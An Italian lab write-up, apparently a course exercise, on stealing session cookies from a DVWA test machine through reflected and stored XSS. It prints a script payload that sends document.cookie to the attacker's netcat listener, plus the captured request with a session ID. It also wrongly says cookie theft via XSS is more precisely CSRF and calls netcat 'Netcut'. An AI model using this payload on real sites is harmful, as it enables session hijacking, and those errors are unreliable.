

Lo scopo dell'esercizio è quello di usare l'attacco XSS reflected per rubare i cookie di sessione alla macchina DVWA, tramite uno script.

Partiamo dicendo cos'è un attacco XSS:

Il **Cross-Site Scripting (XSS)** è una vulnerabilità che consente a un attaccante di assumere il controllo di una Web App e influire sui suoi utenti tramite script malevoli. Attraverso un attacco XSS, l'attaccante può modificare il contenuto del sito, iniettare contenuti malevoli, rubare cookie e eseguire azioni con privilegi amministrativi. Queste vulnerabilità derivano dalla mancanza di validazione lato server degli input utenti (**input NON sanato**). Per prevenirle, è essenziale implementare controlli di sicurezza durante lo sviluppo della Web App (input sanato). Le vittime degli attacchi XSS sono gli utenti del sito, compresi gli amministratori, e gli attacchi coinvolgono **l'iniezione di codice malevolo nell'output delle pagine Web**.

Conosciamo due tipologie di XSS:

- Gli attacchi di tipo **XSS riflesso (reflected)** si verificano quando uno script malevolo è trasmesso attraverso la richiesta inviata dal browser della vittima a un sito vulnerabile. Questi attacchi possono essere lanciati pubblicando un link su un social network o attraverso una campagna di phishing. Quando gli utenti cliccano sul link, attivano il vettore di attacco.
- Gli attacchi di tipo **XSS persistenti (non reflected)** si verificano quando lo script malevolo viene inviato al sito vulnerabile e successivamente memorizzato. Quando una pagina richiama il codice malevolo salvato e lo utilizza nell'output HTML, avviene l'attacco. Questa categoria è chiamata persistente perché il codice viene eseguito ogni volta che un web browser visita la pagina "infetta".


I **cookie** sono piccoli file di testo memorizzati sul dispositivo di un utente quando visita un sito web. Questi file contengono informazioni utili per migliorare l'esperienza di navigazione, come preferenze utente, dati di accesso o informazioni di tracciamento.

I **cookie di sessione** sono una categoria specifica di cookie: vengono creati quando un utente inizia una sessione su un sito web e vengono eliminati quando la sessione si conclude o l'utente chiude il browser. Questi cookie sono spesso utilizzati per mantenere lo stato di autenticazione dell'utente durante la navigazione, consentendo loro di accedere a risorse o aree riservate del sito senza dover effettuare il login ad ogni pagina. Dunque, i cookie di sessione sono temporanei e servono a mantenere la coerenza dello stato dell'utente durante una singola sessione di navigazione.

Gli attacchi XSS sono spesso utilizzati per **rubare i cookie di sessione** degli utenti, consentendo a un potenziale attaccante di assumere il controllo della sessione di un utente. Tuttavia, se l'obiettivo principale è il furto dei cookie, si tratta più precisamente di un attacco **Cross-Site Request Forgery (CSRF)**. L'attacco CSRF sfrutta la fiducia di un utente autenticato per eseguire azioni non desiderate su un'applicazione web a cui l'utente ha accesso. Questo tipo di attacco sfrutta il fatto che un'applicazione web accetta richieste da un utente senza verificare se la richiesta è stata intenzionalmente iniziata dall'utente stesso. Mentre gli attacchi XSS ingannano l'utente per interagire con un link malevolo, gli attacchi CSRF **ingannano il server**, che interpreta le richieste come legittime anche se non sono state deliberate dall'utente.

Per determinare la vulnerabilità di un sito, è necessario verificare la possibilità di iniettare codice HTML e controllare se questo viene riflesso nell'output. Questo potrebbe consentire di assumere il controllo della pagina di output. Per valutare questa situazione, è possibile utilizzare qualsiasi tag HTML valido, esaminando la sorgente HTML della pagina per costruire un payload per un attacco XSS. In sostanza, l'obiettivo è capire se l'input utente non è adeguatamente filtrato, aprendo così la possibilità di vulnerabilità.

Testiamo la vulnerabilità del sito DVWA:



The image shows two screenshots of the DVWA (Damn Vulnerable Web Application) interface, specifically the 'Vulnerability: Reflected Cross Site Scripting (XSS)' page.

Top Screenshot: The page title is 'Vulnerability: Reflected Cross Site Scripting (XSS)'. Below the title, there is a form with the label 'What's your name?'. The input field contains the text '<i>ciao', and the 'Submit' button is visible.

Bottom Screenshot: The page title is 'Vulnerability: Reflected Cross Site Scripting (XSS)'. Below the title, there is a form with the label 'What's your name?'. The input field is empty, and the 'Submit' button is visible. Below the form, the output text 'Hello *ciao*' is displayed in red, indicating that the injected HTML tag was executed and reflected in the output.

Below the output, there is a section titled 'More info' with a link to <http://ha.ckers.org/xss.html>.


Notiamo come inserendo il tag <i> la stringa «ciao» viene riflessa sull'output in corsivo. Questo significa che i tag con la stringa in input vengono eseguiti e riflessi in output (**codice interpretato**), dunque il sito è vulnerabile.

Per usare un attacco **XSS reflected** per **rubare i cookie di sessione** alla macchina vittima DVWA, ho per prima cosa utilizzato **Netcut** sul terminale Kali Linux (Netcut è un software utilizzato per la gestione della rete che consente agli utenti di monitorare il traffico di rete), e ho digitato il seguente comando:

nc -l -p 9876

```
(kali@kali)-[~]  
$ nc -l -p 9876
```


Dove: *-l* avvia un server in modalità ascolto, *-p* specifica la porta su cui il server deve mettersi in ascolto (nel mio caso ho messo la porta 9876). Ora dunque sono in ascolto sulla porta 9876.



Successivamente ho digitato il seguente script nell'input utente del sito vulnerabile:


<script>window.location='http://192.168.1.56:9876/?cookie=' + document.cookie;</script>

Dove *192.168.1.56* è l'ip di Kali (macchina attaccante) e *9876* è la porta dove sono in ascolto.




Inviando lo script, si può notare come Netcut abbia intercettato la richiesta GET, dove è presente **l'id di sessione**. Posso utilizzare questo id di sessione per autenticarmi come se fossi l'utente vittima.

Ora proverò a fare lo stesso tipo di attacco, solo utilizzando **XSS non reflected** (permanente).



Il problema che ho riscontrato, è stato quello della lunghezza dei caratteri massima nell'input utente "Message" di DVWA. Recandomi con in cursore del mouse sul campo "Message", ho schiacciato il pulsante destro e ispezionato il codice, andando a modificare la lunghezza massima dei caratteri da 50 a 500. Ora ho abbastanza caratteri disponibili per andare a scrivere il mio script malevolo.



DVWA

Vulnerability: Stored Cross Site Scripting (XSS)


Name *

Message *

Dato che voglio sempre carpire i cookie di sessione, ho digitato sempre il seguente script sull'input utente "Message":

`<script>window.location='http://192.168.1.56:9876/?cookie=' + document.cookie;</script>`

Mentre sull' input utente "Name" ho digitato un nome casuale ("bh"), in quanto la pagina richiedeva espressamente di non lasciare vuoto il campo "Name".




Browser: 192.168.1.54/dvwa/vulnerabilities/xss_s/

Netcut Terminal:

```

File Actions Edit View Help
(kali@kali)-[~]
└─$ nc -l -p 9876
GET /?cookie=security=low;%20PHPSESSID=c9003921faabb735274ef41cf5828d0b HTTP/1.1
Host: 192.168.1.56:9876
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.1.54/
Upgrade-Insecure-Requests: 1
  
```

Inviando lo script, si può nuovamente notare come Netcut abbia intercettato la richiesta GET, dove è presente **l'id di sessione**.



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: bh
Message:

A differenza del reflected, con il **non reflected** ora se io vado su ogni altra pagina e poi ritorno nella pagina Stored, lo **script verrebbe nuovamente eseguito** perché è **memorizzato in modo permanente**.